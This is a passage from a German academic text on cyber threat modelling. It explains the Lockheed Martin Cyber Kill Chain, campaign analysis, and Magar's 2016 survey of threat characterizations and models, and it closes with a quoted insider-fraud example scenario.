Der „Cyber Kill Chain“ stellt einen erkenntnisgestützten, bedrohungsorientierten Ansatz zur Untersuchung von Eindringlingen aus der Perspektive der Gegner dar. Jede diskrete Phase des Eindringens wird Handlungsabläufen zur Erkennung, Minderung und Reaktion zugeordnet. Der Ausdruck „Kill Chain“ beschreibt dabei die Struktur des Eindringens und das zugordnete Modell leitet die Analyse an, welche umsetzbare Sicherheitsinformationen liefern soll. Durch dieses Modell können Verteidiger widerstandsfähige Maßnahmen gegen Eindringlinge entwickeln und Investitionen in neue Technologien oder Prozesse intelligent planen und bezogen auf die Bedrohungslage priorisieren.[108]

Grundlegender Ansatzpunkt des Intrusion Kill Chain ist, dass der Gegner jede Stufe der Kette erfolgreich durchlaufen muss, bevor er sein gewünschtes Ziel erreichen kann. Ein Eingreifen innerhalb einer der Phasen unterbricht die Kette und einen Angriff. Durch intelligenzgesteuerte Reaktion kann der Verteidiger einen Vorteil gegenüber dem Angreifer auch für Angriffe im APT-Umfeld erlangen.[109]

Die Anwendung von sogenannten Kill Chains geht dabei auf Gebiete außerhalb der Informationstechnik oder Cyberdelikte zurück. Ein Kill Chain ist ein systematischer Prozess, um ein Ziel auszuwählen und anzugreifen. Die US-Militärzieldoktrin definiert die Schritte dieses Prozesses als Find, Fix, Track, Target, Engage, Assessment (F2T2EA): finde gegnerische Ziele, die für den Kampf geeignet sind; ermittle deren Standort; verfolge und beobachte diese; wähle und ziele mit geeigneter Waffe oder Ausrüstung, um einen gewünschten Effekte zu erzielen; greife den Gegner an; bewerte die Auswirkungen.[110] Dies

[107] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010).
[108] Ebd., S. 2.
[109] Ebd., S. 2.
[110] U.S. Department of Defense: "Joint Targeting" (April 2007).

ist ein integrierter Ende-zu-Ende-Prozess, der als „Kette“ bezeichnet wird, da jeder einzelne nicht durchgeführte Schritt den gesamten Prozess unterbricht.

Die United States Air Force (USAF) hat diesen Rahmen etwa verwendet, um Lücken in der Informationsgewinnung, Überwachung und Aufklärung zu identifizieren und die Entwicklung benötigter Systeme zu priorisieren.[111]

Bedrohungsketten wurden auch verwendet, um Angriffe mit improvisierten Sprengkörpern (IED) zu modellieren.[112] Die US-Armee beschreibt zudem den Operationsplanungszyklus für Terroristen als einen siebenstufigen Prozess, der als Basis dient, um die Absichten und Fähigkeiten terroristischer Organisationen zu beurteilen.[113]

Ein Intrusion-Kill-Chain-Modell innerhalb der Informationstechnologie stellt ein spezielles Modell zur Beschreibung der Angreifer und ein Eindringen (englisch Intrusion) in Computersysteme im Kontext von Cybercrime-Delikten dar.

Das Wesen eines Eindringens besteht darin, dass der Angreifer einen Payload (auszuliefernde Malware/Spyware) entwickeln muss, um eine vertrauenswürdige Grenze zu durchbrechen, eine Präsenz in einer vertrauenswürdigen Umgebung aufzubauen und von dieser Präsenz aus Maßnahmen in Bezug auf seine Ziele zu ergreifen: entweder, indem er sich seitlich innerhalb der Umgebung bewegt (englisch Lateral Movement) oder dadurch, dass er die Vertraulichkeit verletzt, die Integrität gefährdet oder die Verfügbarkeit eines Systems einschränkt.[114]

Die Intrusion Kill Chain ist untergliedert in die Phasen: Reconnaissance (Aufklärung), Weaponization (Bewaffnung), Delivery (Lieferung), Exploitation (Ausnutzung), Installation (Installation), Command and Control - C2 (Befehl und Kontrolle) und Actions on Objectives (Aktionen zu Zielen) wie in Abbildung 16 dargestellt ist.

[111] Tirpak, J. A.: "Find, Fix, Track, Target, Engage, Assess" (2000).
[112] National Research Council: "Countering the Threat of Improvised Explosive Devices, Basic Research Opportunities" (2007).
[113] United States Army Training and Doctrine Command: "A Military Guide to Terrorism in the Twenty-First Century" (August 2007).
[114] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010), S. 2.

Abbildung 16: Cyber Kill Chain nach Lockheed Martin Corp. 2010[115]

In Bezug auf Computernetzwerkangriffe oder Computernetzwerkspionage lauten die dazugehörigen Beschreibungen für diese Kill-Chain-Phasen wie folgt:

1. Reconnaissance – Recherche, Identifizierung und Auswahl von Zielen, häufig dargestellt als Durchsuchung von Internet-Websites, Konferenzberichten und Mailinglisten für E-Mail-Adressen, sozialen Kontakten oder Informationen zu bestimmten Technologien.[116]

2. Weaponization – Koppeln eines Fernzugriffstrojaners mit einem Exploit in einem auslieferbaren Payload, typischerweise mithilfe eines automatisierten Tools (Weaponizer). Zunehmend dienen Client-Anwendungsdatendateien wie Adobe Portable Document Format (PDF) oder Microsoft Office-Dokumente als „trojanische Pferde“.[117]

3. Delivery – Übermittlung der Schadsoftware an die Zielumgebung. Die drei am weitesten verbreiteten Übermittlungsvektoren für Schadsoftware Payloads durch APT-Akteure sind E-Mail-Anhänge, Websites und USB-Wechselmedien, wie vom Lockheed Martin Computer Incident Response Team (LM-CIRT) für die Jahre 2004 bis 2010 beobachtet.[118]

4. Exploitation – Nachdem die Schadsoftware an den Host des Opfers geliefert wurde, löst das Ausführen des Payload den Code für das Eindringen (Exploit) aus. Meistens zielt die Ausnutzung auf eine Schwachstelle in einer Anwendung oder einem Betriebssystem ab, aber es könnte auch einfacher die Benutzer selbst oder eine Funktion des Betriebssystems nutzen, den Code automatisch auszuführen.[119]

[115] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010), S. 7.
[116] Ebd., S. 4.
[117] Ebd., S. 4.
[118] Ebd., S. 4.
[119] Ebd., S. 4.

5. Installation – Die Installation eines Fernzugriffstrojaners (Remote Trojan) oder einer Hintertür auf dem Opfersystem ermöglicht es dem Angreifer, in der Umgebung zu bestehen.[120]

6. Command and Control (C2) – In der Regel müssen kompromittierte Hosts ausgehende Signale an einen Internet-Kontroll-Server senden, um einen C2-Kanal einzurichten. APT-Malware erfordert insbesondere eine manuelle Interaktion, anstatt automatisch Aktivitäten durchzuführen. Sobald der C2-Kanal aufgebaut ist, können die Eindringlinge innerhalb der Zielumgebung einen umfassenden Zugriff auf das Opfersystem nehmen.[121]

7. Actions on Objectives – Erst nachdem die ersten sechs Phasen durchlaufen sind, können Eindringlinge Maßnahmen ergreifen, um ihre ursprünglichen Ziele zu erreichen. Typischerweise ist dieses Ziel die Datenexfiltration, die das Sammeln, Verschlüsseln und Extrahieren von Informationen aus der Umgebung des Opfers beinhaltet. Verletzungen der Datenintegrität oder -verfügbarkeit sind ebenfalls mögliche Ziele. Alternativ könnten die Eindringlinge möglicherweise nur Zugriff auf die anfänglichen Opfer-Systeme nehmen, um sie als weiteren Angriffsvektor zu verwenden. Dadurch können sie zusätzliche Systeme kompromittieren und sich seitlich innerhalb des Netzwerks bewegen oder diese für eine Supply Chain Attacke missbrauchen.[122]

Die Intrusion Kill Chain bietet eine Struktur, um Intrusionen zu analysieren, Indikatoren für jede einzelne Phase zu extrahieren und Abwehrmaßnahmen festzustellen und zu forcieren. Darüber hinaus ist es möglich, mit dem Modell Investitionen für Bedrohungslücken zu identifizieren, um diese zu priorisieren. Es lässt sich zudem als Bezugsrahmen einsetzen, um die Effektivität der Aktionen der Verteidiger zu messen. [123]

Ein Vorteil der Nutzung der Analyse mehrerer Intrusion Kill Chains kann dabei auf strategischer Ebene erfolgen. Durch die Analyse mehrerer Intrusion Kill Chains können deren Gemeinsamkeiten und sich überschneidende Indikatoren identifiziert und somit weitere Informationen zu den Angriffen gewonnen werden. Bezeichnet werden kann dies als Kampagnenidentifikation oder Kampagnenanalyse.[124]

[120] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010), S. 5.
[121] Ebd., S. 5.
[122] Ebd., S. 5.
[123] Ebd., S. 6.
[124] Ebd., S. 6.

Lockheed Martin hat dazu verschiedene Angriffe innerhalb des Unternehmens untersucht, eine mehrdimensionale Korrelation zwischen zwei Angriffen durch mehrere Kill-Chain-Phasen identifiziert und die Erkenntnisse daraus graphisch, wie in Abbildung 17: Cyber Kill Chain-Gemeinsame Indikatoren zwischen Angriffen, dargestellt. Durch den Prozess der Analyse mehrerer Angriffe können Angriffskampagnen erkannt werden. Es wird damit möglich, Aktivitäten einer bestimmten anhaltenden Bedrohung miteinander zu verknüpfen. Die konsistentesten Indikatoren, die Schlüsselindikatoren der Kampagnen, bieten zudem Ansatzpunkte, um die Entwicklung und Nutzung von Handlungsoptionen zu priorisieren. [125]

Durch die Analyse ist es auch möglich, Angriffe, die unterschiedliche Grade der Korrelation aufweisen können, zu verknüpfen, wie aus Abbildung 18: Cyber Kill Chain-Kampagnen Indikatoren zwischen Angriffen, ersichtlich. Dies wird ermöglicht durch Identifikationspunkte, an denen die Indikatoren am häufigsten übereinstimmen und die dadurch als Schlüsselindikatoren dienen können. Es ist zu erwarten, dass es sich dabei um weniger volatile Indikatoren handelt, welche konsistent erhalten bleiben. Diese können, je häufiger sie beobachtet werden, als Merkmale dienen, zukünftige Angriffe mit größerer Zuverlässigkeit vorherzusagen. [126]

Das Hauptziel der Kampagnenanalyse besteht darin, die Muster und Verhaltensweisen der Eindringlinge, ihre Tactics, Techniques, and Procedures (TTP, auf Deutsch Taktiken, Techniken und Verfahren) zu bestimmen, um zu erkennen, "wie" sie vorgehen, und nicht genau, "was" sie tun. [127]

Das Ziel besteht weniger darin, die Identität der Angreifer positiv zuzuordnen, als ihre Fähigkeiten, Doktrin, Ziele und Grenzen zu bewerten. Die Zuordnung zu einem spezifischen Akteur kann jedoch durchaus ein Nebenprodukt dieser Analyseebene sein. Bei der Untersuchung neuer Angriffsaktivitäten können diese entweder mit bestehenden Kampagnen verknüpft oder gegebenenfalls eine brandneue Reihe von Verhaltensweisen einer bisher

[125] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010), S. 6.
[126] Ebd., S. 7.
[127] Ebd., S. 7.

unbekannten Bedrohung identifiziert und als neue Kampagne verfolgt werden. Daraus können die Angriffe und die Abwehr von Kampagne zu Kampagne bewertet und auf der Grundlage des jeweils bewerteten Risikos strategische Vorgehensweisen entwickelt werden, um etwaige Lücken zu schließen und auf diese Angriffe zu reagieren.[128]

Ein weiteres Kernziel der Kampagnenanalyse ist es, die Absichten der Angreifer zu verstehen. Damit können Ziele sowie Technologien oder Personen von Interesse bestimmt und somit die Missionsziele des Gegners verstanden werden. Dies erfordert die Trendanalyse von Angriffen über gewisse Zeiträume, um Zielmuster zu bewerten und alle Daten, die von den Eindringlingen exfiltriert wurden, genau zu untersuchen. Diese Analyse führt dann ebenfalls zur Möglichkeit der Priorisierung hochgradig fokussierter Sicherheitsmaßnahmen zum Schutz von Personen, Netzwerke oder Technologien.

Während die Modellierung von APTs und der entsprechenden Reaktion unter Verwendung von Kill Chains aus Intelligence Operationen (Informationsgewinnung ähnlich der von Geheimdiensten) erstmalig durch Lockheed Martin vorgestellt wurde, basieren seither viele der Ausarbeitungen im Bereich der Informationssicherheit auf den Erkenntnissen der Cyber Kill Chain.

[128] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010), S. 7.




Abbildung 17: Cyber Kill Chain-Gemeinsame Indikatoren zwischen Angriffen[129]

[129] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010), S. 8.




Abbildung 18: Cyber Kill Chain-Kampagnen Indikatoren zwischen Angriffen[130]

[130] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010), S. 8.

2.2.2.3 Defence Canada Threat Modell 2016

Mager hat 2016 in Zusammenarbeit mit der Firma Bell und dem Department of National Defence of Canada weltweit vorhandene Bedrohungsmodelle und Methodiken untersucht und verschiedene Ansätze, wie in Tabelle 3: Klassifizierung von Cyber Threats nach Magar 2016 aufgeführt, verglichen.[131]

Dabei hat er die fünf Kategorien: Bedrohungscharakterisierung (Threat Characterization), Bedrohungstaxonomien (Threat Taxonomies), Bedrohungsmethoden (Threat Methodologies), Bedrohungs-Frameworks (Threat Frameworks) und Bedrohungsmodelle (Threat Models) untersucht.

Die Bedrohungscharakterisierung ist im Grunde ein Sammelbegriff für Referenzen, die versuchen, Bedrohungen zu charakterisieren, aber nicht umfangreich genug sind, um in eine der anderen Kategorien zu fallen und beispielsweise als Bedrohungstaxonomie klassifiziert zu werden.[132] Der Zweck der Bedrohungscharakterisierung besteht darin, einen Angreifer zu verstehen und seine Vorgehensweisen vorherzusagen, um verbesserte Bedrohungsmodelle zu erstellen. Beispielhaft können dazu zwei Charakteristiken aufgezeigt werden: die "Cyber Adversary Characterization" als Charakterisierung von Cybercrime Tätern und die "National Nuclear Security Administration (NNSA) Threat Characterization" als Bedrohungscharakterisierung.[133]

Die Cyber Adversary Characterization war Bestandteil der Präsentation *"Threat Assessment and Cyberterrorism"*[134] der Black-Hat-Konferenz 2003 und gewährte Einblicke in einige bekannte Konzepte; unter anderem listete sie interessante Bedrohungstechniken auf:

- Direct Penetration – Workstation;
- Direct Penetration – Server;
- Direct Penetration – Infrastructure Component;
- Indirect Penetration – Workstation;

[131] Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies" (2016).
[132] Ebd., S. 5.
[133] Ebd., S. 43.
[134] Parker T. et al.: "Cyber Adversary Characterization" (2003).

- Indirect Penetration – Server;
- Indirect Penetration – Infrastructure Component;
- Customized Penetration Tool;
- Insider Placement;
- Insider Recruitment;
- Malicious Code – Direct;
- Malicious Code – Indirect;
- Denial of Service;
- Distributed Denial of Service;
- Directed Energy;
- Interception/Sniffing;
- Spoofing/Masquerading;
- Substitution/Modification and
- Diversion.

Die NNSA orientiert sich bei ihren Überlegungen nicht allein an Bedrohungen der Informationstechnik, sondern bezieht sich auf allgemeine Bedrohungen der Sicherheit atomtechnischer Anlagen. Dabei ordnet sie die Bedrohung hauptsächlich anhand dreier Kriterien der Zugriffsmöglichkeiten zu:[135]

- Insider (Innentäter) – das ist jede Person mit autorisiertem Zugang zu kerntechnischen Anlagen oder Transportmitteln, die versuchen könnte, eine unbefugte Entfernung oder Sabotage durchzuführen, oder die Außenstehenden dabei helfen könnte. Innerhalb dieser Bedrohungscharakterisierung können Insider intern motiviert oder extern gezwungen werden. Darüber hinaus können Insider passiv oder aktiv sein, und diejenigen, die aktiv sind, können entweder gewaltlos oder gewalttätig sein.
- Outsider (Außentäter) – Für diese Bedrohungscharakterisierung gibt es drei Arten von Außentätern: Terroristen, Kriminelle und Anti-Atom-Extremisten.
- Insider/Outsider Collusion (Absprachen) – Diese Art von Gegner kombiniert das Wissen und den Zugang eines Insiders mit externen Ressourcen und Fähigkeiten.

[135] National Nuclear Security Administration (NNSA): "Threat Characterization" (2014).

Die NNSA zählt außerdem die Motivation zu einem wichtigen Indikator, sowohl für das Ausmaß der Aggressivität als auch für die Wahrscheinlichkeit eines Tatversuchs. Zu den angegebenen Motivationen gehören:

- ideologisch – fanatische Überzeugung;
- finanziell – will/braucht Geld;
- Rache – verärgerter Mitarbeiter oder Kunde;
- Ego – „schau, wozu ich schlau genug bin“;
- psychotisch – psychisch instabil, aber fähig;
- Zwang – Familien- oder Selbstbedrohung

  und

- Taktik – Insider haben eine Reihe sekundärer Vorteile, darunter Zeit, Tools, Tests und geheime Absprachen. Zu ihren Hauptvorteilen gehören jedoch Zugang, Wissen und Autorität. Außenstehende sind gezwungen, auf Täuschung, Gewalt oder Heimlichkeit zurückzugreifen.

Diese Einordnung der Bedrohungscharakteristiken in Innen- und Außentäter ist insofern eine wichtige Charakterisierung von Tätergruppen und auch einzelnen Tätern und kann zudem mit der zusätzlichen Betrachtung der Motivlage die Feststellung der Täter erleichtern.

Neben den Charakteristika hat *Mager* zudem auch verschiedene Bedrohungsmodelle verglichen und festgestellt, dass diese einen unterschiedlichen Fokus in ihrer Ausrichtung aufweisen. Ein Bedrohungsmodell hebt dabei die spezifischen Details von Interessen in Bezug auf eine Bedrohung, deren Bedrohungsklasse oder die Bedrohungen im Allgemeinen hervor. Ein weiteres Bedrohungsmodell befasst sich sowohl mit den Fähigkeiten als auch mit der Absicht einer Bedrohung.[136] Grundsätzlich wird dafür die Bedrohungsmodellierung

[136] Mateski, M. et al.: "Cyber Threat Metrics" (März 2012).

als ein strukturierter Ansatz genutzt, der es ermöglicht, Cybersicherheitsbedrohungen in Bezug auf Ziele und Schwachstellen sowie geeignete Gegenmaßnahmen zu identifizieren, um diese zu verhindern oder die Auswirkungen von Bedrohungen auf das System zu mindern.

Mager hat die unterschiedliche Ausrichtung zur Bedrohungsmodellierung in drei Klassen zusammengefasst[137]:

- attacker-centric (angreiferfokussiert),
- system-centric (systemfokussiert) und
- asset-centric (asset oder wertfokussiert).

Die angreiferfokussierte Bedrohungsmodellierung konzentriert sich auf Angreifer, deren spezifische Ziele und die Art und Weise, wie diese Ziele erreicht werden können. Die systemfokussierte Bedrohungsmodellierung, die zum Teil als "Software fokussiert", "Design fokussiert" oder "Architektur fokussiert" bezeichnet wird, konzentriert sich auf das zu erstellende Infrastruktur-System oder die zu entwickelnde Software. Insbesondere betrachtet es das Design des Systems/der Software und bestimmt die Art der Angriffe, die gegen jedes Element durchgeführt werden können. Beispiele dafür sind etwa das Microsoft Threat Modelling[138] unter Nutzung der STRIDE[139] und DREAD[140] Klassifikation, Trike[141] oder auch das Composite Threat Modelling des U.S. Department of Transportation National Highway Traffic Safety Administration (NHTSA).[142] Die wertfokussierte Bedrohungsmodellierung konzentriert sich auf die Informationen, die der Angreifer zu kompromittieren versucht. Zu den wertfokussierten Bedrohungsmodellen gehören das Operationally Critical Threat Asset, and Vulnerability Evaluation (OCTAVE) Allegro Model[143], welches vom CERT an der Carnegie Mellon University entwickelt wurde. Dieses wird verwendet, um

[137] Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies" (2016), S. 11.
[138] Vgl. https://www.microsoft.com/en-us/securityengineering/sdl/threatmodeling.
[139] Shostack, A.: "Threat Modeling: Designing for Security" (2014).
[140] Shostack, A.: "Experiences Threat Modeling at Microsoft" (2008).
[141] Saitta, P.; Larcom, B.; Eddington, M.:"Trike v.1 Methodology Document", (13.07.2005).
[142] McCarthy, C.; Harnett, K.; Carter, A.: "Characterization of Potential Security Threats in Modern Automobiles" (October 2014).
[143] Caralli, R. et al.: "Introducing OCTAVE Allegro: Improving the Information Security Risk Assessment Process" (2007).

die Informationssicherheitsanforderungen einer Organisation zu bewerten. OCTAVE Allegro konzentriert sich dabei auf Informationswerte.

Mager entwickelte aus seinen untersuchten fünf Threat-Kategorien ein Threat Characterization Framework mit vier Hauptkategorien:[144]

- Adversary – beschreibt die Motivationslage und den Typ des Angreifers bzw. der Bedrohung. Zudem werden Informationen zur Bedrohung selbst, deren Intensität, deren Auftreten und Zeiträume betrachtet. Abschließend werden die genutzten Ressourcen, Personal, deren Wissenstand wie auch Zugriffsmöglichkeiten (Innen/Außentäter) betrachtet.
- Attack – zeigt die Bedrohung und den Angriff auf Grundlage der durchgeführten Angriffsvektoren, der genutzten Werkzeuge, automatisierten Abläufe und den durchgeführten Aktionen auf.
- Asset – werden aus Profilen, einer Beschreibung der Besonderheiten, Qualitäten, Charakteristika und Werte der Informationen gebildet. Zudem werden Container zusammengefasst aus angegriffenen Gütern aufgeführt, welche von der Hard- und Software bis hin zu Objekten und Personen reichen. Letztlich werden auch die Schwachstellen hierunter subsumiert, welche als bekannt oder unbekannt eingestuft die Bedrohung oder den Angriff ermöglichen.
- Effect – gibt Auskunft über den Grad des erzielten oder gewünschten Erfolgs und unterscheidet zwischen Cyber-Auswirkungen und Auswirkungen auf militärische Aktivitäten und Operationen.

Der Artikel zum Cyber Threat Charakterization Framework zeigte abschließend an einem Anwendungsfall dessen Umsetzung auf, die im Folgenden kurz dargestellt wird. Der Sachverhalt des Beispielfalls wird folgendermaßen beschrieben: „In unserem Beispiel beschließt ein DND-Mitarbeiter, der in der Beschaffung arbeitet, mit einem computererfahrenen Freund zusammenzuarbeiten, um den GC [General Counsel-Chief Legal Officer] zu betrügen. Ihr Plan ist es, falsche Rechnungen einzureichen und sie abzeichnen zu lassen, bevor irgendjemand überhaupt merkt, dass sie eingereicht wurden. Um dies zu erreichen, müssen sie nicht nur die bestehenden Checks and Balances umgehen, sondern auch einen Weg finden, die Rechnungen als Rechnungsprüfer digital zu signieren. Der computererfahrene

[144] Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies" (2016), S. 25 ff.

Freund nutzt einen bekannten Fehler in der Konfiguration der Perimeter-Firewall und einen bisher unbekannten Fehler im Design des Finanzmoduls aus, um die gefälschten Rechnungen direkt an den Rechnungsprüfer zu übermitteln. Normalerweise werden Rechnungen als eine Form von Checks and Balances vom zuständigen Projektmanager überprüft, bevor sie zur Genehmigung an den Rechnungsprüfer gesendet werden. Inzwischen ist es dem DND-Mitarbeiter gelungen, einen Keylogger auf dem System des Rechnungsprüfers zu installieren und damit die Zugangsdaten des Rechnungsprüfers zu erlangen. Der DND-Mitarbeiter meldet sich als Rechnungsprüfer in der Finanzanwendung an und genehmigt die eingereichten betrügerischen Rechnungen. Die Rechnungen sind einzeln so klein, dass sie keine zusätzliche Überprüfung im System auslösen.“[145]

[145] Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies" (2016), S. 30.

